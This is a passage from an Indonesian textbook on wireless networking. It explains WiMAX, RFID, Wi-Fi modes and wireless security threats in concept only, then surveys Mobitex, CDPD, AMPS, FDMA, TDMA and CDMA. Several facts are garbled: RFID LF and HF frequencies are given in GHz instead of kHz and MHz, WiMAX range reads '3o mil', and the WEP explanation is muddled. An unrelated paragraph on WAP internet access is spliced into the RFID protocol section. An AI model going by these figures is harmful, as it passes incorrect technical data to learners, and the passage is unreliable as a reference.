WiMAX beroperasi dalam pengaturan multipoint dan point-to-point. Hal ini sangat penting jika akses DSL dan jaringan kabel tidak tersedia. Teknologi jaringan nirkabel ini juga penting dalam penyediaan koneksi last mile. Selain itu, memiliki batas jarak hingga 3o mil.

3.4 IDENTIFIKASI FREKUENSI RADIO

Ini biasanya disebut sebagai RFID dan merupakan teknologi jaringan nirkabel yang sebagian besar digunakan dalam identifikasi dan pelacakan hewan, orang, kiriman, dan objek menggunakan gelombang radio. Teknik ini didasarkan pada prinsip hamburan balik termodulasi. Istilah “hamburan balik” mengacu pada pantulan gelombang radio yang mengenai tag RFID. Gelombang radio tersebut kemudian dipantulkan kembali ke sumber pemancarnya. Informasi identifikasi yang tersimpan dan unik terkandung dalam gelombang radio yang dipantulkan setelah mengenai tag RFID.

Sistem RFID terdiri dari dua hal berikut:

- Reader
- label RFID

Pembaca juga dikenal sebagai transceiver. Ini terdiri dari antena dan transceiver. Tag RFID juga dikenal sebagai transponder RF. Ini terdiri dari elektronik radio dan antena terintegrasi. Transceiver (pembaca) menyampaikan gelombang radio yang mengaktifkan tag RFID. Tag RFID kemudian mengirimkan kembali data termodulasi dengan informasi identifikasi uniknya ke transceiver. Transceiver mengekstrak data termodulasi yang dikirim oleh tag RFID.

Fitur Sistem RFID

Berikut ini adalah tiga karakteristik inti dari sistem RFID:

- Frekuensi operasi.
- Sarana memberi daya pada tag RFID.
- Protokol komunikasi, yang juga disebut sebagai protokol antarmuka udara.

Memberi daya pada Tag RFID

Ada tiga klasifikasi tag RFID berdasarkan cara mereka mendapatkan kekuatan untuk beroperasi. Tiga bentuk tag RFID meliputi aktif, semi pasif dan pasif.

Tag RFID Aktif: Tag ini bertenaga baterai agar tetap hidup dan melakukan transmisi sinyal kembali ke transceiver.

Tag RFID semi-aktif: Perangkat elektronik pada tag bertenaga baterai, tetapi tag tersebut menggunakan prinsip "hamburan balik" untuk mengirimkan sinyal ke pembaca.

Tag RFID Pasif: Perbaikan energi RF, yang menyerang tag RFID dari pembaca, merupakan sumber daya untuk tag RFID. Energi yang diperbaiki menyediakan daya yang cukup untuk memberi daya pada perangkat elektronik pada tag RFID dan juga mengirimkan sinyal radio kembali ke pembaca.

Frekuensi Operasi

Tag RFID perlu dikonfigurasikan ke frekuensi transceiver agar dapat diaktifkan. LF, HF dan UHF adalah tiga frekuensi yang digunakan tag RFID.

- LF: Frekuensi rendah menggunakan frekuensi shift-keying antara 125-134GHz.
- HF: Frekuensi tinggi menggunakan pita industri 13,56GHz.
- UHF: Frekuensi ultra tinggi bekerja pada frekuensi radio antara 860 hingga 960MHz dan juga pada 2,5GHz.

3.5 PROTOKOL KOMUNIKASI

Slotted Aloha adalah protokol antarmuka udara yang diadopsi untuk tag RFID. Ini sangat mirip dengan protokol Ethernet. Protokol Aloha yang ditempatkan hanya memungkinkan tag RFID untuk mengirimkan sinyal radio pada interval waktu yang telah ditentukan setelah diberi daya. Teknik ini sangat meminimalkan kemungkinan tabrakan transmisi RFID. Ini juga memungkinkan pembacaan hingga 1000 tag RFID dalam satu detik. WAP bahkan memungkinkan pengguna mengakses Internet saat bepergian. Misalnya, seseorang menggantungkan perangkat khusus di jendela rumah motornya. Ini terhubung ke port pada komputer dan, ketika ditempatkan dalam jarak yang tidak terlalu jauh (sedekat beberapa kaki melalui penghalang seperti dinding tebal atau sejauh 400 kaki atau lebih di udara terbuka) dari WAP yang aktif, ini akan memfasilitasi koneksi ke jaringan area lokal dan ke Internet. Jika Anda cukup dekat dengan WAP untuk menangkap sinyal, dan sinyal dari perangkat akses nirkabel Anda cukup kuat dan dapat diandalkan, Anda dapat dengan mudah menyambung.

Memperluas Jaringan Dengan Wi-Fi

Seringkali, ketika seseorang berbicara tentang jaringan nirkabel, yang mereka maksud adalah penggunaan satu atau lebih standar Wi-Fi. Ini mencakup standar berikut, yang paling umum digunakan pada jaringan rumah dan kantor kecil:

- 802.11g
- 802.11b
- Standart 802.11n

Standar-standar ini secara kolektif, walaupun agak rumit, pada dasarnya dapat dianggap sebagai standar yang memungkinkan jaringan Ethernet tanpa kabel. Standar-standar tersebut bervariasi dalam cara mereka beroperasi pada tingkat menengah (gelombang radio); bagi pengguna akhir, perbedaan paling mencolok adalah kecepatan throughput. Standar 802.11n, misalnya, menggunakan lebih dari satu pemancar dan penerima radio untuk meningkatkan throughput data.

Meskipun jaringan nirkabel mungkin tidak akan pernah menggantikan jaringan kabel—keamanan, kesederhanaan, keandalan, dan kecepatan data konsisten yang tersedia melalui jaringan kabel akan menjadikannya sebagai metodologi koneksi yang layak di masa mendatang—mereka memberikan alternatif yang layak terhadap jaringan kabel untuk skala kecil. jaringan kantor dan rumah dengan jumlah node minimal. Memang benar, beberapa implementasi jaringan menghindari penggunaan kabel sama sekali, hanya mengandalkan jaringan nirkabel untuk konektivitas. Dalam implementasi lainnya, jaringan nirkabel menyediakan konektivitas tambahan. Selain itu, WAP yang dapat diakses publik, disebut hot spot, yang sering ditemukan di restoran cepat saji, kedai kopi, hotel, dan bandara, memungkinkan pekerja lapangan dan wisatawan untuk terhubung dan tetap berhubungan.

Catatan

Pada jaringan kabel, istilah "dengan kecepatan kabel" diartikan sebagai data melewati jaringan dengan kecepatan yang ditentukan oleh batas fisik perangkat dan kabel yang membentuk jaringan tersebut. Dalam jaringan kabel, menyambungkan komputer ke jaringan Fast Ethernet (100Mbps) atau jaringan berkecepatan Gigabit (1.000Mbps) tidak menjamin bahwa throughput yang diproses akan sama dengan kecepatan tersebut. Pembatas kecepatan dalam lingkungan kabel mencakup kabel itu sendiri, kinerja kartu antarmuka jaringan (NIC), dan kecepatan bus board sistem dan prosesor komputer. Demikian pula, jaringan nirkabel memiliki frekuensi radio pembawa yang, berdasarkan berbagai standar, dirancang untuk membawa data dalam kondisi ideal pada throughput data terukur. Namun, throughput Anda yang sebenarnya akan lebih kecil karena alasan yang sama seperti jaringan kabel — ditambah fakta bahwa sinyal dipengaruhi oleh jarak dan interferensi radio dari jaringan nirkabel lain di dekatnya, telepon portabel, dan bahkan oven microwave. Jika Anda menggunakan perangkat Wi-Fi yang seharusnya mendapatkan, misalnya, throughput 11Mbps, hal itu mungkin tidak akan terjadi di lingkungan biasa.

Mode Ad Hoc Vs Mode Infrastruktur

Mode Ad Hoc mengacu pada mode jaringan nirkabel di mana nirkabel beroperasi dalam pengaturan peer-to-peer tanpa administrasi terpusat menggunakan perangkat seperti router. Penerusan data terjadi langsung antar perangkat yang terhubung ke jaringan ad hoc.

Jaringan ad hoc memerlukan konfigurasi yang sederhana dan minimal serta mudah diterapkan. Oleh karena itu, ideal ketika LAN kecil dan sementara diperlukan, atau implementasi LAN yang murah dan serba nirkabel. Untuk menyiapkan jaringan ad hoc, diperlukan konfigurasi adaptor nirkabel masing-masing untuk digunakan dalam mode ad hoc. Selain itu, perangkat di jaringan ad hoc harus menggunakan SSID dan nomor saluran yang sama.

Mode Infrastruktur

Dalam mode infrastruktur, semua perangkat di jaringan nirkabel berkomunikasi melalui titik akses pusat. Jalur akses sering kali berupa router nirkabel. Perangkat mengirimkan paket ke titik akses, yang kemudian meneruskan paket tersebut ke tujuan yang dituju.

3.6 KEAMANAN JARINGAN NIRKABEL

Jaringan nirkabel cukup rentan terhadap serangan. Terutama, sinyal nirkabel terkadang melampaui batas geografis yang diharapkan, sehingga cukup sulit untuk membatasi akses, terutama bagi mereka yang berniat menyusup ke dalam jaringan.

Ancaman Keamanan

Pada dasarnya, berikut ini adalah ancaman umum terhadap jaringan nirkabel:

Serangan "Tempat Parkir".

Karena penyebaran sinyal nirkabel dari titik akses ke area yang tidak dimaksudkan, jaringan nirkabel menjadi mangsa empuk bagi penyusup. Dalam serangan di tempat parkir, penyusup hanya akan berkeliaran di luar organisasi (seperti di area parkir); untuk memanfaatkan sinyal nirkabel yang menyebar melampaui batas-batas organisasi. Mereka dapat dengan mudah meretas jaringan dan mendapatkan akses ke sumber daya jaringan internal dan menyebabkan gangguan.

Cacat Otentikasi Bersama

Penyerang dapat mengeksploitasi otentikasi bersama melalui serangan pasif. Mereka mungkin menguping tantangan dan respons antara klien autentikasi dan titik akses. Penyerang dapat menangkap informasi otentikasi dan menggunakannya untuk mengakses jaringan. Serangan ini dapat dicegah melalui enkripsi data antara klien dan titik akses.

Cacat Pengidentifikasi Set Layanan

Jika perangkat tidak dikonfigurasi ulang, penyerang dapat menggunakan SSID default perangkat untuk mendapatkan akses ke jaringan. Konfigurasi perangkat jaringan untuk mengubah SSID perangkat merupakan tindakan pencegahan terhadap serangan tersebut.

Kerentanan Protokol WEP

Perangkat nirkabel yang menerapkan WEP untuk penegakan keamanan pada jaringan nirkabel rentan terhadap penyadapan karena perangkat tersebut WEP dinonaktifkan secara default. Oleh karena itu, disarankan untuk mengubah pengaturan perangkat ke pengaturan khusus yang tidak mudah diprediksi.

3.7 KOMUNIKASI NIRKABEL MOBILE

MOBITEX

Mobitex adalah sistem komunikasi data nirkabel yang dirancang khusus untuk aplikasi data mobile. Berikut adalah penjelasan mendetail tentang Mobitex:

Pengertian Mobitex

Mobitex adalah teknologi jaringan seluler yang awalnya dikembangkan pada tahun 1980-an oleh perusahaan telekomunikasi Swedia, Ericsson. Sistem ini dirancang untuk menyediakan

layanan komunikasi data nirkabel dengan fokus pada aplikasi mobile seperti email, paging, dan pengiriman pesan teks serta data M2M (Machine-to-Machine).

Karakteristik Mobitex

- **Frekuensi Operasi**: Mobitex biasanya beroperasi pada rentang frekuensi 400 MHz dan 900 MHz.
- **Kecepatan Data**: Kecepatan transmisi data relatif rendah, berkisar antara 8 hingga 19,2 kbps.
- **Arsitektur Jaringan**: Mobitex menggunakan arsitektur seluler dengan stasiun pangkalan yang menghubungkan perangkat mobile ke jaringan.
- **Teknologi Switching**: Menggunakan packet switching untuk pengiriman data, memungkinkan efisiensi yang lebih tinggi dibandingkan circuit switching.

Komponen Utama Mobitex

- **Mobile Data Terminals (MDT)**: Perangkat pengguna yang berkomunikasi dengan jaringan Mobitex untuk mengirim dan menerima data.
- **Base Stations**: Stasiun pangkalan yang menghubungkan perangkat mobile ke jaringan utama.
- **Switching Centers**: Mengelola routing data antara stasiun pangkalan dan perangkat mobile serta menghubungkan ke jaringan lain jika diperlukan.

Fungsi dan Penggunaan Mobitex

- **Pengiriman Pesan**: Digunakan untuk layanan pengiriman pesan teks, termasuk paging dan email.
- **Aplikasi Mobile**: Mendukung berbagai aplikasi mobile seperti pelacakan kendaraan, telemetri, dan manajemen armada.
- **Layanan Publik dan Darurat**: Digunakan oleh layanan darurat, seperti ambulans dan polisi, untuk komunikasi data yang andal.
- **Industri dan Logistik**: Menerapkan Mobitex untuk sistem pemantauan dan manajemen logistik.

Keunggulan Mobitex

- **Keandalan**: Mobitex dikenal karena keandalan dan kestabilan dalam pengiriman data.
- **Coverage**: Memiliki jangkauan yang baik di area metropolitan dan pedesaan.
- **Efisiensi Energi**: Perangkat Mobitex biasanya memiliki konsumsi daya yang rendah, menjadikannya ideal untuk aplikasi yang membutuhkan operasi baterai jangka panjang.
- **Simplicity**: Sistem yang relatif sederhana dan mudah diimplementasikan serta dioperasikan.

Kelemahan Mobitex

- **Kecepatan Rendah**: Kecepatan data yang rendah membatasi penggunaannya untuk aplikasi yang membutuhkan bandwidth tinggi.
- **Keterbatasan Jaringan**: Di beberapa wilayah, jangkauan jaringan Mobitex mungkin terbatas atau tidak ada.

- **Teknologi Lama**: Dengan munculnya teknologi komunikasi data nirkabel yang lebih baru dan lebih cepat seperti 4G LTE dan 5G, penggunaan Mobitex telah berkurang secara signifikan.

Sejarah dan Perkembangan Mobitex

- **1980-an**: Mobitex dikembangkan oleh Ericsson dan menjadi salah satu sistem komunikasi data mobile pertama yang diadopsi secara luas.
- **1990-an**: Menyebar ke berbagai negara di seluruh dunia dan digunakan oleh berbagai organisasi untuk layanan data mobile.
- **2000-an dan Seterusnya**: Dengan perkembangan teknologi komunikasi nirkabel yang lebih canggih, penggunaan Mobitex mulai menurun, tetapi masih digunakan dalam beberapa aplikasi khusus yang memerlukan keandalan tinggi dan konsumsi daya rendah.

Contoh Penggunaan Mobitex

- **BlackBerry**: Pada awal kemunculannya, perangkat BlackBerry menggunakan jaringan Mobitex untuk menyediakan layanan email dan pesan instan yang andal.
- **Layanan Darurat**: Layanan darurat di beberapa negara menggunakan Mobitex untuk komunikasi data yang aman dan andal.
- **Manajemen Armada**: Banyak perusahaan logistik menggunakan Mobitex untuk pelacakan dan manajemen armada kendaraan.

CDPD

Cellular Digital Packet Data (CDPD) adalah teknologi komunikasi data nirkabel yang menggunakan jaringan seluler analog (AMPS) yang ada untuk mengirimkan data dalam bentuk paket. Dikembangkan pada awal 1990-an, CDPD menyediakan cara yang efisien dan ekonomis untuk mentransmisikan data menggunakan infrastruktur seluler yang sudah ada. Berikut penjelasan mendetail tentang CDPD:

Pengertian CDPD

CDPD adalah teknologi yang memungkinkan pengiriman data dalam bentuk paket melalui jaringan seluler analog. CDPD memungkinkan data digital untuk ditransmisikan menggunakan saluran radio yang sama yang digunakan untuk komunikasi suara pada sistem seluler analog.

Karakteristik CDPD

- **Transmisi Paket**: Menggunakan metode packet-switched untuk mengirimkan data, berbeda dengan metode circuit-switched yang digunakan untuk panggilan suara.
- **Kecepatan Data**: Kecepatan transfer data CDPD biasanya sekitar 19.2 kbps.
- **Integrasi dengan Jaringan Seluler**: Beroperasi pada jaringan seluler analog yang ada, menggunakan waktu idle pada saluran suara untuk mentransmisikan data.
- **Kompatibilitas**: Dirancang untuk bekerja bersamaan dengan sistem AMPS tanpa mengganggu layanan suara yang ada.

Komponen Utama CDPD

- **Mobile Data Base Station (MDBS)**: Stasiun pangkalan yang menyediakan akses ke jaringan CDPD.

- **Intermediate System (IS)**: Router yang mengarahkan paket data ke tujuan yang benar.
- **Mobile End System (M-ES)**: Perangkat pengguna akhir, seperti modem CDPD atau perangkat mobile yang mendukung CDPD.
- **Network Management System (NMS)**: Sistem yang mengelola dan memantau kinerja serta keamanan jaringan CDPD.

Fungsi dan Penggunaan CDPD

- **Layanan Data Mobile**: Digunakan untuk mengirimkan dan menerima email, browsing internet, dan aplikasi data mobile lainnya.
- **Pemantauan dan Pengendalian**: Digunakan dalam sistem pemantauan jarak jauh seperti pengawasan kendaraan dan utilitas.
- **Layanan Publik**: Digunakan oleh layanan darurat dan pemerintah untuk komunikasi data yang cepat dan andal.

Keunggulan CDPD

- **Efisiensi Spektrum**: Menggunakan waktu idle pada saluran suara, sehingga meningkatkan efisiensi penggunaan spektrum frekuensi.
- **Penggunaan Infrastruktur yang Ada**: Memanfaatkan jaringan seluler analog yang sudah ada, mengurangi biaya pembangunan infrastruktur baru.
- **Keandalan**: Menyediakan layanan data yang stabil dan andal.

Kelemahan CDPD

- **Kecepatan Data Rendah**: Kecepatan transmisi data yang rendah membatasi penggunaannya untuk aplikasi yang memerlukan bandwidth tinggi.
- **Keterbatasan Jaringan**: Ketergantungan pada jaringan seluler analog yang sudah ada, yang mulai digantikan oleh teknologi digital seperti GSM dan CDMA.
- **Keamanan**: Sistem analog cenderung kurang aman dibandingkan dengan teknologi digital yang lebih baru.

Sejarah dan Perkembangan CDPD

- **Awal 1990-an**: CDPD diperkenalkan dan diadopsi oleh beberapa operator seluler di Amerika Utara.
- **Pertengahan hingga Akhir 1990-an**: CDPD menjadi populer untuk aplikasi data mobile, tetapi mulai menghadapi persaingan dari teknologi digital seperti GSM dan CDMA.
- **2000-an**: Dengan munculnya teknologi seluler yang lebih canggih seperti 3G dan 4G, penggunaan CDPD menurun dan akhirnya dihentikan.

Contoh Penggunaan CDPD

- **Layanan Email Mobile**: Digunakan untuk menyediakan akses email mobile pada perangkat seperti PDA (Personal Digital Assistant) dan laptop.
- **Pelacakan Kendaraan**: Digunakan oleh perusahaan transportasi untuk melacak dan mengelola armada kendaraan mereka.
- **Pemantauan Utilitas**: Digunakan oleh perusahaan utilitas untuk pemantauan dan pengendalian jarak jauh dari infrastruktur seperti jaringan listrik dan air.

Cellular Digital Packet Data (CDPD) adalah teknologi komunikasi data nirkabel yang memanfaatkan jaringan seluler analog untuk mengirimkan data dalam bentuk paket.

Meskipun CDPD menyediakan solusi yang efisien dan andal untuk transmisi data pada masanya, kecepatan data yang rendah dan munculnya teknologi digital yang lebih canggih menyebabkan penurunannya. CDPD memainkan peran penting dalam evolusi teknologi data mobile dan membantu membentuk dasar untuk perkembangan lebih lanjut dalam komunikasi data nirkabel.

AMPS

Atau **Advanced Mobile Phone System**, adalah sistem telekomunikasi seluler analog generasi pertama yang dikembangkan oleh Bell Labs dan pertama kali diperkenalkan di Amerika Serikat pada awal 1980-an. AMPS menjadi standar de facto untuk komunikasi seluler di Amerika Utara dan banyak negara lainnya hingga akhirnya digantikan oleh teknologi seluler digital.

Karakteristik AMPS

1. **Analog**: AMPS menggunakan teknologi analog untuk transmisi suara, berbeda dengan sistem digital yang diperkenalkan kemudian.
2. **Frekuensi Operasi**: Beroperasi pada rentang frekuensi 800 hingga 900 MHz.
3. **Multiple Access**: Menggunakan Frequency Division Multiple Access (FDMA) untuk membagi spektrum frekuensi menjadi saluran yang lebih kecil, yang masing-masing digunakan untuk panggilan telepon individu.
4. **Seluler**: Sistem ini dirancang dengan konsep seluler, di mana area layanan dibagi menjadi beberapa sel, masing-masing dilayani oleh stasiun pangkalan. Ini memungkinkan penggunaan frekuensi ulang yang efisien.
5. **Panggilan Handoff**: Menyediakan mekanisme handoff yang memungkinkan panggilan untuk berpindah dari satu sel ke sel lain tanpa terputus ketika pengguna bergerak.

Komponen Utama AMPS

1. **Mobile Stations (MS)**: Perangkat pengguna yang berkomunikasi melalui jaringan AMPS, yaitu telepon seluler analog.
2. **Base Stations (BS)**: Stasiun pangkalan yang menghubungkan perangkat pengguna ke jaringan utama dan mengelola komunikasi dalam sel tertentu.
3. **Mobile Switching Center (MSC)**: Pusat pengalihan yang mengatur panggilan, handoff, dan koneksi ke jaringan telepon umum (PSTN).

Fungsi dan Penggunaan AMPS

- **Panggilan Suara**: Menyediakan layanan panggilan suara seluler.
- **Layanan Dasar**: Mendukung layanan dasar seperti panggilan telepon, pesan suara, dan beberapa layanan nilai tambah seperti panggilan konferensi dan panggilan tunggu.

Keunggulan AMPS

- **Penyebaran Luas**: Menjadi sistem seluler pertama yang diadopsi secara luas di Amerika Utara dan banyak negara lain, menyediakan fondasi bagi pengembangan jaringan seluler global.
- **Keandalan**: Sistem analog yang memberikan kualitas suara yang cukup baik pada masanya.

Kelemahan AMPS

- **Keamanan**: Sistem analog rentan terhadap penyadapan karena sinyal yang tidak terenkripsi.
- **Efisiensi Spektrum**: Penggunaan spektrum frekuensi yang kurang efisien dibandingkan dengan teknologi digital yang lebih baru.
- **Kualitas Panggilan**: Rentan terhadap interferensi dan penurunan kualitas suara dibandingkan dengan teknologi digital.

Sejarah dan Perkembangan AMPS

- **1983**: AMPS diperkenalkan secara komersial di Amerika Serikat oleh AT&T.
- **1980-an hingga 1990-an**: Menjadi standar utama untuk komunikasi seluler di Amerika Utara dan banyak negara lain.
- **2000-an**: Mulai digantikan oleh teknologi digital seperti GSM (Global System for Mobile Communications) dan CDMA (Code Division Multiple Access) yang menawarkan efisiensi spektrum yang lebih baik, keamanan yang lebih tinggi, dan berbagai layanan tambahan.
- **2010-an**: Jaringan AMPS secara bertahap dimatikan dan dihentikan operasionalnya karena peralihan penuh ke teknologi digital.

Advanced Mobile Phone System (AMPS) adalah tonggak penting dalam evolusi komunikasi seluler, menyediakan layanan telepon seluler pertama yang diadopsi secara luas. Meskipun kini sudah digantikan oleh teknologi yang lebih canggih dan efisien, AMPS memainkan peran kunci dalam mengembangkan infrastruktur dan konsep yang menjadi dasar bagi sistem seluler modern.

FDMA

FDMA (Frequency Division Multiple Access) adalah metode akses jamak yang digunakan dalam sistem komunikasi untuk memungkinkan banyak pengguna mengakses jaringan secara bersamaan dengan membagi spektrum frekuensi menjadi saluran yang lebih kecil. Setiap pengguna diberikan saluran frekuensi yang unik selama durasi komunikasi mereka. Ini adalah salah satu dari beberapa teknik akses jamak yang digunakan dalam telekomunikasi, bersama dengan TDMA (Time Division Multiple Access) dan CDMA (Code Division Multiple Access).

Karakteristik FDMA

1. **Pembagian Frekuensi**: Spektrum frekuensi yang tersedia dibagi menjadi beberapa saluran frekuensi sempit, dan setiap pengguna mendapatkan satu saluran frekuensi unik.
2. **Transmisi Kontinu**: Pengguna memiliki akses ke saluran frekuensi mereka selama sesi komunikasi, memungkinkan transmisi data yang kontinu.
3. **Isolasi Saluran**: Saluran frekuensi yang diberikan kepada pengguna dipisahkan oleh guard bands untuk mencegah interferensi antara saluran yang berdekatan.
4. **Sederhana**: Implementasi FDMA relatif sederhana karena setiap saluran frekuensi dapat diolah secara independen.

Fungsi dan Penggunaan FDMA

- **Sistem Seluler Analog**: FDMA digunakan dalam sistem seluler analog awal seperti AMPS (Advanced Mobile Phone System).
- **Satelit Komunikasi**: Banyak sistem satelit komunikasi menggunakan FDMA untuk mengalokasikan bandwidth kepada pengguna yang berbeda.
- **Radio Dua Arah**: FDMA juga digunakan dalam sistem radio dua arah seperti komunikasi polisi, pemadam kebakaran, dan layanan darurat lainnya.

Keunggulan FDMA

- **Implementasi Mudah**: FDMA mudah diimplementasikan dengan teknologi yang sudah ada, terutama dalam sistem analog.
- **Transmisi Kontinu**: Memungkinkan transmisi data yang kontinu, cocok untuk aplikasi yang memerlukan aliran data konstan.
- **Isolasi Interferensi**: Guard bands membantu mengurangi interferensi antara saluran yang berdekatan, meningkatkan kualitas sinyal.

Kelemahan FDMA

- **Inefisien dalam Penggunaan Spektrum**: Guard bands yang diperlukan untuk mencegah interferensi dapat menyebabkan pemborosan spektrum frekuensi.
- **Kapabilitas Skalabilitas Terbatas**: FDMA memiliki batasan jumlah saluran frekuensi yang dapat dialokasikan, membatasi jumlah pengguna yang dapat dilayani secara simultan.
- **Keterbatasan pada Penggunaan Data Digital**: Kurang efisien dalam sistem digital yang memerlukan manajemen spektrum yang lebih dinamis dan kompleks.

Contoh Penggunaan FDMA

1. **AMPS (Advanced Mobile Phone System)**: Salah satu aplikasi paling terkenal dari FDMA adalah dalam sistem telepon seluler analog AMPS, di mana spektrum frekuensi dibagi menjadi saluran untuk panggilan individu.
2. **Sistem Satelit**: Banyak sistem komunikasi satelit menggunakan FDMA untuk mengalokasikan bandwidth kepada berbagai pengguna atau stasiun bumi.
3. **Radio Dua Arah**: Sistem radio yang digunakan oleh layanan darurat seperti polisi dan pemadam kebakaran sering menggunakan FDMA untuk menyediakan saluran komunikasi yang terpisah dan tidak terganggu.

FDMA adalah metode akses jamak yang mendasar dan penting dalam sejarah telekomunikasi. Meskipun teknologi yang lebih efisien seperti TDMA dan CDMA telah mengurangi ketergantungan pada FDMA dalam aplikasi modern, FDMA masih relevan dan digunakan dalam konteks tertentu di mana kesederhanaan dan transmisi kontinu menjadi keunggulan utama. Teknologi ini telah memainkan peran kunci dalam memungkinkan komunikasi nirkabel dan satelit serta terus menjadi bagian penting dari beberapa sistem komunikasi.

TDMA

TDMA (Time Division Multiple Access) adalah teknologi akses jamak yang memungkinkan banyak pengguna untuk berbagi saluran komunikasi yang sama dengan membagi waktu menjadi slot yang berbeda. Setiap pengguna diberikan slot waktu tertentu di

mana mereka dapat mengirim atau menerima data, sehingga beberapa pengguna dapat menggunakan saluran yang sama tanpa interferensi.

Karakteristik TDMA

1. **Pembagian Waktu**: TDMA membagi saluran komunikasi menjadi beberapa slot waktu. Setiap pengguna diberi satu atau lebih slot waktu di mana mereka dapat mengirim atau menerima data.
2. **Sinkronisasi**: Perlu sinkronisasi yang tepat untuk memastikan setiap pengguna mengakses slot waktu yang tepat tanpa tumpang tindih.
3. **Efisiensi Spektrum**: Dengan membagi waktu, TDMA meningkatkan efisiensi penggunaan spektrum frekuensi dibandingkan dengan FDMA (Frequency Division Multiple Access).
4. **Kompatibilitas dengan Digital**: Sangat cocok untuk sistem komunikasi digital, di mana data dapat dibagi menjadi paket dan dikirim dalam slot waktu yang terpisah.

Fungsi dan Penggunaan TDMA

- **Telekomunikasi Seluler**: TDMA digunakan dalam berbagai standar komunikasi seluler, termasuk GSM (Global System for Mobile Communications).
- **Komunikasi Satelit**: Banyak sistem satelit menggunakan TDMA untuk mengatur komunikasi antara stasiun bumi dan satelit.
- **Jaringan Radio**: Digunakan dalam sistem radio digital untuk memungkinkan beberapa pengguna berbagi saluran yang sama.

Keunggulan TDMA

- **Efisiensi Spektrum**: TDMA memungkinkan penggunaan spektrum frekuensi yang lebih efisien dibandingkan dengan FDMA.
- **Kapasitas Pengguna yang Lebih Tinggi**: Dengan membagi waktu, lebih banyak pengguna dapat dilayani pada saluran yang sama.
- **Kompatibilitas dengan Data Digital**: TDMA cocok untuk transmisi data digital, yang dapat dibagi menjadi paket-paket kecil yang mudah ditransmisikan dalam slot waktu.

Kelemahan TDMA

- **Sinkronisasi yang Kompleks**: Memerlukan sinkronisasi waktu yang tepat antara pengirim dan penerima untuk menghindari interferensi.
- **Latensi**: Bisa menambah latensi karena data harus menunggu slot waktu yang tersedia.
- **Overhead**: Penambahan overhead untuk manajemen slot waktu dan sinkronisasi bisa mengurangi efisiensi total.

Contoh Penggunaan TDMA

1. **GSM (Global System for Mobile Communications)**: GSM, salah satu standar komunikasi seluler yang paling banyak digunakan di dunia, menggunakan TDMA untuk membagi spektrum frekuensi menjadi slot waktu yang dialokasikan untuk panggilan suara dan data.
2. **IS-54 dan IS-136**: Standar komunikasi seluler digital yang digunakan di Amerika Serikat sebelum diperkenalkannya GSM, juga menggunakan TDMA.

3. **Inmarsat**: Sistem komunikasi satelit yang menggunakan TDMA untuk mengelola transmisi data antara stasiun bumi dan satelit.

TDMA adalah teknologi akses jamak yang efisien dan penting dalam komunikasi digital, memungkinkan banyak pengguna untuk berbagi saluran komunikasi yang sama dengan membagi waktu menjadi slot yang berbeda. Dengan keunggulan dalam efisiensi spektrum dan kapasitas pengguna, TDMA telah menjadi dasar bagi banyak standar komunikasi seluler dan satelit. Meskipun memerlukan sinkronisasi yang kompleks, manfaat yang diberikan TDMA dalam hal peningkatan kapasitas dan kompatibilitas dengan data digital menjadikannya pilihan yang populer dalam berbagai aplikasi telekomunikasi.

CDMA

CDMA (Code Division Multiple Access) adalah teknologi akses jamak yang memungkinkan banyak pengguna untuk berbagi spektrum frekuensi yang sama dengan menggunakan kode unik untuk memisahkan sinyal masing-masing pengguna. Setiap sinyal pengguna disebarkan ke seluruh spektrum frekuensi yang tersedia, dan hanya penerima yang memiliki kode yang benar yang dapat memulihkan sinyal asli dari pengguna tersebut.

Karakteristik CDMA

1. **Spektrum Penyebaran**: CDMA menggunakan teknik spektrum penyebaran di mana sinyal dari masing-masing pengguna disebarkan ke seluruh spektrum frekuensi yang tersedia.
2. **Kode Unik**: Setiap pengguna diberikan kode penyebaran unik yang digunakan untuk memodulasi sinyal mereka. Penerima menggunakan kode yang sama untuk mendemodulasi sinyal dan memulihkan data asli.
3. **Interferensi Minimum**: Karena sinyal disebarkan ke seluruh spektrum, interferensi antar pengguna diminimalkan. Kode yang unik membantu membedakan antara sinyal dari pengguna yang berbeda.
4. **Kapabilitas Soft Handoff**: CDMA mendukung handoff yang lembut (soft handoff), di mana perangkat dapat berkomunikasi dengan lebih dari satu sel secara bersamaan selama proses perpindahan dari satu sel ke sel lainnya, meningkatkan kualitas panggilan dan mengurangi kemungkinan panggilan terputus.

Fungsi dan Penggunaan CDMA

- **Telekomunikasi Seluler**: CDMA digunakan dalam berbagai standar telekomunikasi seluler, termasuk cdmaOne (IS-95), CDMA2000, dan WCDMA (Wideband CDMA) yang digunakan dalam jaringan 3G.
- **Komunikasi Militer**: Digunakan dalam sistem komunikasi militer untuk keamanannya dan kemampuannya untuk bekerja dalam lingkungan dengan interferensi yang tinggi.
- **Jaringan Satelit**: CDMA digunakan dalam beberapa sistem komunikasi satelit untuk meningkatkan efisiensi spektrum dan mengurangi interferensi.

Keunggulan CDMA

- **Efisiensi Spektrum**: Memungkinkan penggunaan spektrum frekuensi yang lebih efisien dibandingkan dengan FDMA dan TDMA, karena banyak pengguna dapat berbagi spektrum yang sama.

- **Ketahanan Terhadap Interferensi**: Penyebaran sinyal ke seluruh spektrum frekuensi mengurangi interferensi dan memungkinkan komunikasi yang lebih andal.
- **Kapasitas Pengguna yang Tinggi**: Dapat mendukung lebih banyak pengguna dalam spektrum yang sama dibandingkan dengan teknik akses jamak lainnya.
- **Keamanan**: Penggunaan kode unik membuat CDMA lebih sulit untuk disadap, meningkatkan keamanan komunikasi.

Kelemahan CDMA

- **Kompleksitas Pengolahan Sinyal**: Memerlukan teknik pengolahan sinyal yang kompleks untuk modulasi dan demodulasi sinyal yang disebarkan.
- **Interferensi Antar-Sel**: Walaupun CDMA mengurangi interferensi antar pengguna, interferensi antar-sel dapat terjadi jika sel-sel yang berdekatan menggunakan frekuensi yang sama.
- **Desain dan Manajemen Jaringan yang Rumit**: Mengelola jaringan CDMA lebih rumit dibandingkan dengan FDMA dan TDMA, terutama dalam hal alokasi kode dan manajemen interferensi.

Contoh Penggunaan CDMA

1. **IS-95 (cdmaOne)**: Standar CDMA pertama yang digunakan secara komersial untuk jaringan seluler 2G.
2. **CDMA2000**: Evolusi dari IS-95 yang digunakan untuk jaringan 3G, menawarkan kecepatan data yang lebih tinggi dan efisiensi spektrum yang lebih baik.
3. **WCDMA (Wideband CDMA)**: Digunakan dalam jaringan 3G UMTS (Universal Mobile Telecommunications System), memungkinkan kecepatan data yang lebih tinggi dan peningkatan kapasitas jaringan.

